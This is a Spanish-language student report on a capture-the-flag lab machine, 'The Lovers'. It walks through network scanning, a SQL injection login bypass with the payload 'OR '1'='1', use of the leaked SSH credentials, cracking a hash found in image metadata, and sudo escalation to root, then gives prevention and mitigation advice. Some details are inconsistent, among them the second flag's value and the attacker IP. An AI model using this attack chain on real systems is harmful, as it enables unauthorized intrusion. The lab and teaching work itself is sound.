

Proyecto de Reconocimiento en Pentesting - The Lovers

Nataly Castañeda
29/04/2026

Tabla de Contenido

Fases del Pentesting	3
Fase de reconocimiento	4
a. Identificación de la maquina atacante.....	4
b. Escaneo con nmap	4
c. Identificación de sistema operativo y servicio HTTP	6
d. Aplicación web	8
Fase de explotación	10
Flags obtenidas	14
Vulnerabilidades detectadas	14
Propuesta de prevención.....	15
Propuesta de mitigación.....	15
Impacto potencial.....	16
Conclusión.....	16
Referencias	16

Fases del Pentesting

En ciberseguridad (especialmente en pentesting), las fases más comunes son:

1. Reconocimiento (Reconnaissance)

Es la fase inicial donde se recolecta toda la información posible del objetivo sin interactuar directamente o haciéndolo de forma mínima. Aquí se buscan datos como direcciones IP, dominios, subdominios, tecnologías usadas, usuarios, correos, etc. Puede ser pasivo (OSINT, búsquedas en internet) o activo (escaneos básicos). El objetivo es entender cómo está estructurado el sistema antes de atacarlo.

2. Explotación (Exploitation)

En esta fase se aprovechan las vulnerabilidades encontradas para obtener acceso al sistema. Puede ser mediante ataques como inyección SQL, ejecución remota de código o explotación de servicios mal configurados. Básicamente, es el momento donde pasas de “analizar” a “entrar” al sistema.

3. Post-explotación (Post-Exploitation)

Una vez dentro, el objetivo es mantener el acceso, escalar privilegios (por ejemplo, de usuario normal a administrador/root), moverse lateralmente por la red y extraer información valiosa. También se analiza el impacto real del acceso obtenido y qué tan comprometido está el sistema.

Fase de reconocimiento

En este proceso vamos a explorar la fase de Reconocimiento en la maquina **lovers-lab**, la cual es nuestro objetivo. Para esta fase Se busca identificar los siguientes parámetros:




Ilustración 1. Maquina Lovers-lab

a. Identificación de la maquina atacante

Para comenzar debemos de identificar cual es la IP de nuestra maquina atacante, estaremos utilizando en este caso una maquina Kali como atacante, el comando que correspondería es **ip addr**




Ilustración 2 Ejecución del comando **ip addr** para poder obtener la **IP 10.02.4/24**

Como vemos en la imagen podemos identificar la **IP 10.02.4/24** una vez identificada pasamos al siguiente punto obtener “La dirección IP de la máquina víctima”

b. Escaneo con nmap

Nmap (Network Mapper) es una herramienta de ciberseguridad que se usa para **escaneo de redes**.

Esto quiere decir que **Nmap** es como un radar: no entra directamente al sistema, pero indica **por dónde se puede entrar**.

El escaneo con nmap una técnica de reconocimiento en ciberseguridad donde usas esta herramienta para analizar una red o un sistema. Sirve para descubrir qué dispositivos están activos, qué puertos tienen abiertos (como 80, 22, 443) y qué servicios están corriendo (web, SSH, bases de datos, etc.). Básicamente, da un “mapa” del objetivo para encontrar posibles puntos débiles antes de una explotación.

Escaneamos el segmento de red **10.02.4/24** anteriormente hallado utilizando como herramienta nmap.

```
(kali@kali)-[~]  
$ nmap 10.0.2.4/24  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-20 16:40 -0400  
Nmap scan report for 10.0.2.1  
Host is up (0.00094s latency).  
Not shown: 997 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
445/tcp   open  microsoft-ds  
3000/tcp  open  ppp  
MAC Address: 52:55:0A:00:02:01 (Unknown)  
  
Nmap scan report for 10.0.2.2  
Host is up (0.00018s latency).  
All 1000 scanned ports on 10.0.2.2 are in ignored states.  
Not shown: 1000 closed tcp ports (reset)  
MAC Address: 08:00:27:C5:0C:3D (Oracle VirtualBox virtual NIC)  
  
Nmap scan report for 10.0.2.3  
Host is up (0.00073s latency).  
All 1000 scanned ports on 10.0.2.3 are in ignored states.  
Not shown: 999 filtered tcp ports (no-response), 1 filtered tcp ports (net-unreach)  
MAC Address: 52:55:0A:00:02:03 (Unknown)  
  
Nmap scan report for 10.0.2.6  
Host is up (0.00055s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 08:00:27:85:C0:3C (Oracle VirtualBox virtual NIC)  
  
Stats: 0:00:31 elapsed; 255 hosts completed (5 up), 1 undergoing SYN Stealth Scan  
SYN Stealth Scan Timing: About 5.50% done; ETC: 16:44 (0:03:26 remaining)
```

Ilustración 3 Se obtienen diferentes IP's las cuales son explicadas en la Tabla 1

IP	Estado	Puertos abiertos	Qué indica
10.0.2.1	Activo	135, 445, 3000	Servicios tipo Windows (RPC, SMB)
10.0.2.2	Activo	Ninguno	Todo cerrado
10.0.2.3	Activo	Ninguno visible	Filtrado (firewall)
10.0.2.6	Activo	22, 80	SSH y web (posible servidor)

Tabla 1. Explicación de cada IP y detallado de puertos abiertos

c. Identificación de sistema operativo y servicio HTTP

Para poder hacer la identificación del sistema operativo debemos de usar el nmap con la IP que identificamos con puertos abiertos, adicional debemos agregar la bandera -A.

En **Nmap**, la opción **-A** significa “**modo agresivo**” (Aggressive Scan), la cual activa varias funciones avanzadas al mismo tiempo.

```
(kali@kali)-[~]
$ nmap -A 10.0.2.6
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-20 18:28 -0400
Nmap scan report for 10.0.2.6
Host is up (0.0011s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 bc:b3:92:0e:71:50:50:81:f0:22:51:67:8e:53:c2:83 (ECDSA)
|_  256 c9:9a:1e:01:18:fc:c0:76:c6:38:05:47:6e:4f:c5:77 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: The Lovers
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 08:00:27:85:C0:3C (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.10 ms  10.0.2.6

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.72 seconds
```

*Ilustración 4 Se ejecuta el comando **nmap -A 10.0.2.6** donde se evidencia sistema operativo **Ubuntu***

En la respuesta logramos ver que el sistema operativo identificado es **Ubuntu**.


Así mismo en la respuesta de este comando podemos evidencia el servicio HTTP que corre en el puerto 80.

```
(kali@kali)-[~]
$ nmap -A 10.0.2.6
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-20 18:28 -0400
Nmap scan report for 10.0.2.6
Host is up (0.0011s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 bc:b3:92:0e:71:50:50:81:f0:22:51:67:8e:53:c2:83 (ECDSA)
|_  256 c9:9a:1e:01:18:fc:c0:76:c6:38:05:47:6e:4f:c5:77 (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: The Lovers
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 08:00:27:85:C0:3C (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   1.10 ms  10.0.2.6


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.72 seconds
```

Una vez identificado ingresamos a la IP desde el navegador y con esto podemos evidenciar la aplicación web expuesta en el puerto 80.



d. Aplicación web

Ahora se ha identificado un servicio web con un formulario de inicio de sesión, el cual solo es un login con campos de usuario y contraseña.



Welcome to The Lovers

Username

Password

Login

Ilustración 5 Formulario de inicio de sesión

En este caso podemos usar el comando ***gobuster dir -u http://10.0.2.6 -w /usr/share/wordlists/dirb/common.txt***.

```
(kali@kali)-[~]
$ gobuster dir -u http://10.0.2.6 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.6
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.htpasswd (Status: 403) [Size: 273]
.hta (Status: 403) [Size: 273]
.htaccess (Status: 403) [Size: 273]
index.php (Status: 200) [Size: 1598]
server-status (Status: 403) [Size: 273]
Progress: 4613 / 4613 (100.00%)

Finished
```

Ilustración 6 Evidencia del uso de ***gobuster dir -u http://10.0.2.6 -w /usr/share/wordlists/dirb/common.txt***

Como se evidencia en la **ilustración 6** Se encontraron archivos protegidos como .htpasswd, .hta, .htaccess y server-status con código **403 (acceso denegado)**, lo que indica que existen pero están restringidos. Además, se descubrió index.php con código **200 (acceso exitoso)**, confirmando que es un recurso accesible. En conjunto, esto sugiere un servidor web activo con configuraciones típicas y posibles puntos de interés.


Gobuster es una herramienta utilizada en pruebas de penetración para descubrir directorios y archivos ocultos en un servidor web. Funciona mediante ataques de fuerza bruta, probando múltiples rutas posibles en una URL objetivo con el fin de identificar recursos que no están visibles de forma directa en la aplicación, como paneles de administración, rutas de configuración o archivos sensibles.

En el comando, la bandera dir indica que se está utilizando el modo de enumeración de directorios. La opción -u especifica la URL objetivo, en este caso http://10.0.2.6, que corresponde al servidor que se desea analizar. Por su parte, la bandera -w define la wordlist que se empleará, es decir, el conjunto de palabras que la herramienta utilizará para construir posibles rutas y realizar las solicitudes al servidor.

La ruta /usr/share/wordlists/dirb/common.txt corresponde a la ubicación de un archivo dentro del sistema operativo (comúnmente en distribuciones como Kali Linux). Este archivo contiene una lista de nombres comunes de directorios y archivos, los cuales son utilizados por Gobuster para intentar descubrir endpoints ocultos. Cada palabra del archivo se concatena con la URL objetivo para generar múltiples solicitudes, permitiendo así identificar qué recursos existen realmente en el servidor.

Fase de explotación


Teniendo presente que en ***http://10.0.2.6*** contamos con un formulario de login podemos verificar si es vulnerable a ***SQL injection***, para esto ingresamos el siguiente payload SQL en ambos campos del formulario: ***'OR '1'='1'***.



The screenshot shows a login interface with a pink border. At the top, it says "Welcome to The Lovers" in pink. Below this are two input fields. The first field, for the username, contains the text "'OR '1'='1'". The second field, for the password, contains ten black dots. Below the password field is a pink button labeled "Login".

Ilustración 7 Se usa la consulta SQL 'OR '1'='1'

Una vez ingresada la consulta le damos click al botón de Login y recibimos la respuesta donde podemos evidenciar credenciales SSH.



The screenshot shows the same login interface, but now it displays a successful login message. Below the "Login" button, it says "Welcome Mike" in bold. Underneath, it lists user details: "Mike Steven", "28 years", and "Miami, Florida". There is a small icon of a person. Below this, it says "SSH Credentials:" followed by "mike : m1k3sP4ssword".

Ilustración 8 Se pueden ver las credenciales SSH como respuesta a nuestra consulta

Ya que tenemos las credenciales SSH, procedemos a usarlas en la terminal de la maquina atacante (Kali) donde ingresamos el usuario mike y la **IP 10.0.2.6**

```
(kali㉿kali)-[~]  
$ ssh mike@10.0.2.6  
mike@10.0.2.6's password:  
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-59-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/pro  
  
System information as of Tue Apr 21 03:44:57 AM UTC 2026  
  
System load:  0.12          Processes:            114  
Usage of /:   56.7% of 9.74GB Users logged in:          0  
Memory usage: 10%          IPv4 address for enp0s3: 10.0.2.6  
Swap usage:   0%  
  
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s  
  just raised the bar for easy, resilient and secure K8s cluster deployment.  
  
https://ubuntu.com/engage/secure-kubernetes-at-the-edge  
  
Expanded Security Maintenance for Applications is not enabled.  
  
254 updates can be applied immediately.  
174 of these updates are standard security updates.  
To see these additional updates run: apt list --upgradable  
  
Enable ESM Apps to receive additional future security updates.  
See https://ubuntu.com/esm or run: sudo pro status  
  
Last login: Sat Apr 18 02:50:00 2026 from 10.0.2.4  
mike@lovers-lab:~$
```

Ilustración 9 Conexión por SSH con las credenciales anteriormente encontradas

En este proceso se evidencia el acceso el inicial con las credenciales SSH del usuario Mike, ya con esto listamos archivos o carpetas a los que tiene acceso el usuario.

```
Last login: Sat Apr 18 02:50:00 2026 from 10.0.2.4  
mike@lovers-lab:~$ ls  
flag.txt  secrets  
mike@lovers-lab:~$ cat flag.txt  
4GEEKS{D1d_m1k3_d0_s0m3th1ng_WRONG?}  
mike@lovers-lab:~$
```

*Ilustración 10 Se listan archivos con el comando **ls** y se procede a leer el archivo **flag.txt** con el comando **cat***

Una vez listados los archivos con el comando **ls** podemos evidenciar que contamos con un archivo **.txt** registrado con el nombre **flag** y un directorio con el nombre **secrets**. Procedemos a leer el **.txt** con el comando **cat**, y ya con esto obtenemos la primera flag del laboratorio **4GEEKS{D1d_m1k3_d0_s0m3th1ng_WRONG?}**. Nuestro siguiente paso es ingresar al directorio **secrets** y verificar que podemos encontrar dentro.

```
mike@lovers-lab:~/secrets$ ls
amanda.png  amanda.png_original  letter.txt
mike@lovers-lab:~/secrets$
```

Ilustración 11 Se listan archivos del directorio secrets

Se encuentran archivos **.txt** y **.png**, se opta por revisar los metadatos de la imagen con **exiftool**.

```
mike@lovers-lab:~/secrets$ exiftool amanda.png
ExifTool Version Number      : 12.76
File Name                    : amanda.png
Directory                    : .
File Size                    : 145 kB
File Modification Date/Time   : 2025:05:05 20:06:17+00:00
File Access Date/Time        : 2026:04:18 03:24:11+00:00
File Inode Change Date/Time   : 2025:05:05 20:19:03+00:00
File Permissions              : -rw-rw-r--
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 396
Image Height                 : 383
Bit Depth                   : 8
Color Type                   : RGB with Alpha
Compression                  : Deflate/Inflate
Filter                      : Adaptive
Interlace                   : Noninterlaced
SRGB Rendering               : Perceptual
Comment                     : Hash: 482c811da5d5b4bc6d497ffa98491e38
Image Size                  : 396x383
Megapixels                  : 0.152
mike@lovers-lab:~/secrets$
```

*Ilustración 12 Se usa la herramienta de **exiftool** para obtener los metadatos*

Como se evidencia se obtiene un Hash el cual crackeamos por medio de la herramienta de CrackStation y con esto podemos obtener su valor en texto plano.




Ilustración 13 Se pasa Hash por medio de **CrackStation** y se obtiene valor en texto plano **password123**

Una vez que hemos obtenido el valor en texto plano podemos ver que es una posible contraseña de otro usuario, se intenta con el usuario **amanda** que es el nombre que se encontraba en la imagen.




Ilustración 14 Se ingresa comando **su** para cambiar de usuario y se ingresa valor de texto plano encontrado como contraseña

Se verifica que este valor es el de la contraseña del usuario **amanda**, tras haber ganado acceso a esta cuenta verificamos nuestros permisos de sudo y encontramos que podemos correr cualquier comando como sudo, así que ejecutamos **sudo su** para convertirnos en **root** y de esta forma escalamos privilegios.

```
amanda@lovers-lab:~$ sudo -l
[sudo] password for amanda:
Matching Defaults entries for amanda on lovers-lab:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User amanda may run the following commands on lovers-lab:
    (ALL : ALL) ALL
amanda@lovers-lab:~$ sudo su
root@lovers-lab:/home/amanda# ls
root@lovers-lab:/home/amanda# cd
root@lovers-lab:~# ls
flag.txt
root@lovers-lab:~# cat flag.txt
4GEEKS{4m4nd4_4nd_m1k3r?}
root@lovers-lab:~#
```

*Ilustración 15 Se usa el comando **sudo su** y con esto ver archivos disponibles*

Al ejecutar ese comando podemos listar archivos con el comando **ls** y visualizar el archivo **flag.txt** usamos el comando **cat** para leerlo y con esto obtenemos la segunda flag **4GEEKS{4m4nd4_m4n_m1k3r}**.

Flags obtenidas

Durante la fase de explotación se lograron obtener las siguientes flags:

- **Flag 1:**
4GEEKS{D1d_m1k3_d0_s0m3th1ng_WRONG?}
Ubicación: /home/mike/flag.txt
- **Flag 2:**
4GEEKS{4m4nd4_m4n_m1k3r}
Ubicación: /root/flag.txt

Vulnerabilidades detectadas

Durante el proceso de análisis sobre la máquina objetivo *Lovers-lab*, se identificaron múltiples vulnerabilidades que afectan tanto la capa de aplicación como la configuración del sistema. En primer lugar, se evidenció una **vulnerabilidad de inyección SQL** en el formulario de autenticación, la cual permitió evadir los controles de acceso mediante el uso de entradas manipuladas. Esta debilidad indica la ausencia de validación y sanitización adecuada de los datos ingresados por el usuario.

Adicionalmente, se detectó una **exposición de credenciales sensibles**, ya que el sistema retornó información crítica (credenciales SSH) como resultado de la

explotación. Este comportamiento refleja una mala práctica en el manejo de errores y respuestas del sistema.

Por otra parte, durante la enumeración de directorios se identificaron archivos como .htpasswd, .htaccess y server-status, lo que evidencia una **configuración insegura del servidor web**. Aunque algunos recursos estaban restringidos, su descubrimiento indica una superficie de ataque innecesariamente expuesta.

También se identificó una **divulgación de información a través de metadatos**, donde una imagen contenía un hash que posteriormente fue descifrado. Este hallazgo, junto con el uso de una contraseña débil (password123), evidencia deficiencias en las políticas de seguridad de la información.

Finalmente, se logró una **escalada de privilegios** debido a una asignación inadecuada de permisos, permitiendo que un usuario comprometido ejecutara comandos con privilegios elevados sin restricciones, alcanzando acceso total al sistema.

Propuesta de prevención

Para reducir la probabilidad de explotación de las vulnerabilidades identificadas, es fundamental implementar controles de seguridad desde el diseño de la aplicación. En este sentido, se recomienda el uso de consultas parametrizadas para prevenir ataques de inyección SQL, así como la validación estricta de entradas tanto en el cliente como en el servidor.

Asimismo, se debe evitar la exposición de información sensible en las respuestas del sistema, limitando los mensajes de error a información genérica. Es importante también reforzar la configuración del servidor web, restringiendo el acceso a archivos críticos y eliminando recursos innecesarios.

Complementariamente, se recomienda establecer políticas de contraseñas robustas y eliminar metadatos de archivos antes de su publicación. Finalmente, la implementación del principio de mínimos privilegios permitirá reducir el impacto en caso de compromiso de una cuenta.

Propuesta de mitigación

En caso de que el sistema ya se encuentre en operación, es necesario aplicar medidas correctivas de manera inmediata. La vulnerabilidad de inyección SQL debe ser corregida mediante la reestructuración de las consultas a la base de datos, mientras que todas las credenciales comprometidas deben ser rotadas.

De igual forma, se recomienda realizar una auditoría de logs para identificar posibles accesos no autorizados y evaluar el alcance del incidente. Es necesario restringir los permisos de sudo únicamente a usuarios estrictamente necesarios y aplicar configuraciones de seguridad adicionales al sistema operativo.

Finalmente, la implementación de mecanismos de monitoreo continuo permitirá detectar comportamientos anómalos y responder de manera oportuna ante futuros incidentes.

Impacto potencial

Las vulnerabilidades identificadas representan un riesgo significativo para la seguridad del sistema. Un atacante podría aprovechar estas debilidades para obtener acceso no autorizado, comprometer credenciales y establecer persistencia dentro del entorno.

Además, la posibilidad de escalar privilegios hasta nivel root implica un control total del sistema, lo que permitiría la manipulación de información, la interrupción de servicios y la afectación de la disponibilidad. En conjunto, el impacto se clasifica como **crítico**, dado que se comprometen los principios de confidencialidad, integridad y disponibilidad.

Conclusión

El análisis realizado demuestra cómo la combinación de múltiples vulnerabilidades puede derivar en el compromiso total de un sistema. A partir de una falla inicial en la validación de entradas, fue posible avanzar progresivamente hasta obtener acceso privilegiado.

